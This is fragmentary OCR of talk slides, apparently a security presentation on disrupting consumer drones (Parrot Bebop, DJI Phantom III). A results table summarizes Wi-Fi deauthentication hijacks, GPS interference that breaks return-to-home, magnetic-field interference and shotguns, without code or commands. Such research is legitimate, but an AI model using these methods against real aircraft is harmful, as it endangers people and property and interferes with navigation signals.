
On iOS devices it is a database called .flysafeplaces.db


As of July 24, 2015, it contained 10,914 entries with:

- Latitude and longitude
- Country ID
- City
- Name of location, e.g., White House
- The radius around the location
- Shape (typically a circle)
- Warning - bit
- Disable - bit
- Update timestamp


MODE
P-GPS
14
Safe to fly (GPS)
50%
08:40
ISO 100
1/2000
EV 0
531
J+R
AE
Normal signal from DJI Phantom III regarding GPS signal
H: 1.4 M
D: 2.8 M
V.S 0.0 M/S
H.S 0.1 M/S
1.5 M


MODE
P-OPTI
Safe to Fly (Non-GPS)
49%
08:21
ISO 100
1/2000
EV 0
531
J+R
AE
GPS signal lost nearly instantly.
Device starts to drift!
H: 1.5 M
D: 2.7 M
V.S
0.0 M/S
H.S
0.0 M/S
1.6 M


P-GPS
Safe to fly (GPS)
47%
07:55
ISO 100
1/2000
EV 0
531
J+R
AE
Image Transmission Setting
Channel
Auto
Custom
Channel 13-20 ISM
Noise (dBm)
-60
-70
-80
-90
-100
13
14
15
16
17
18
19
20
Stable
Unstable
Current Channel
Normal video channels from DJI Phantom III
H: 1.4 M
D: 2.0
V.S
0.0 M/S
H.S
0.2 M/S


P-OPTI
Safe to Fly (Non-GPS)
46%
07:43
ISO 100
1/2000
EV 0
531
J+R
AE
Image Transmission Setting
Channel
Auto
Custom
Channel 13-20 ISM
Noise (dBm)
-60
-70
-80
-90
-100
13
14
15
16
17
18
19
20
Stable
Unstable
Current Channel
0.0 M/S
0.0 M/S
Videos channels are listed as “unstable.”
Video still comes through but there is jitter.

If GPS signals were “disrupted”,
when the Phantom III was flying outdoors
or when the “Return to Home” feature was in use,
flying became problematic…
especially in wind!

Introduce a magnetic field.

A magnetic field near the Phantom III prior to take off always required re-calibration to be performed.

Results

	Parrot Bebop	Parrot Bebop with Skycontroller	DJI Phantom III
Wi-Fi Deauth	Hi-jack possible	Hi-jack possible	N/A
GPS interference	RTH stopped functioning	RTH stopped functioning	Difficult to control once moving; Drifting; RTH problems; video interference
Magnetic Field	N/A	N/A	No take off; recalibration
Shotgun	Flight problems	Flight problems	Flight problems

References

Association for Unmanned Vehicle Systems International
http://www.auvsi.org

DJI
http://www.dji.com

Drone Law
http://dronelaw.net

Drone Law Journal
http://dronelawjournal.com

FAA
http://www.faa.gov/uas/media/model_aircraft_spec_rule.pdf

Know Before You Fly
http://knowbeforeyoufly.org

Mapbox – Don't Fly Drones Here Map
https://www.mapbox.com/blog/dont-fly-here/

Parrot – Wi-Fi channels
http://blog.parrot.com/wp-content/uploads/2014/11/
bebop_drone_wifi_channels_countries_l.jpg

Unmanned Aviation News
http://www.suasnews.com

	Indoor use			Outdoor use		
Channels	2G4-band 6	5G-band1 36-40-44-48	5G-band3 149-153-157-161	2G4-band 6	5G-band1 36-40-44-48	5G-band3 149-153-157-161
Frequency (Mhz)	2432	5150-5250	5725-5825	2432	5150-5250	5725-5825
US	4W	1W	4W	4W	1W	4W
Europe	100mW	200mW	Forbbiden	100mW	Forbbiden	Forbbiden
China	100mW	200mW	2W	100mW	Forbbiden	2W
Canada	4W	200mW	4W	4W	Forbbiden	4W
Japan	100mW	200mW	Forbbiden	100mW	Forbbiden	Forbbiden
HK	4W	200mW	4W	4W	Forbbiden	4W
Singapore	200mW	100mW	1W License required	200mW	100mW	1W License required
Korea	100mW	10mW	200mW	100mW	Forbbiden	200mW
India	200mW	1W	1W	200mW	1W	1W
Venezuela	200mW	4W	4W	200mW	4W	4W
Taiwan	1W	Forbbiden	1W	1W	Forbbiden	1W
Indonesia	100mW	Forbbiden	200mW	100mW	Forbbiden	2W
Australia + NZ	4W	Forbbiden	200mW	4W	Forbbiden	200mW
Russia	100mW	200mW	100mW	100mW	Forbbiden	100mW
South Africa	100mW	Forbbiden	25mW	100mW	Forbbiden	25mW
Argentina	100mW	Forbbiden	1W	100mW	Forbbiden	1W
Mexico	100mW	4W	4W	100mW	4W	4W
Brazil	100mW	200mW	1W	100mW	200mW	1W

http://blog.parrot.com/wp-content/uploads/2014/11/bebop_drone_wifi_channels_countries_l.jpg



ed

Knocking my neighbor's kid's ^cruddy drone offline.

michael robinson

gimmethepresentation@gmail.com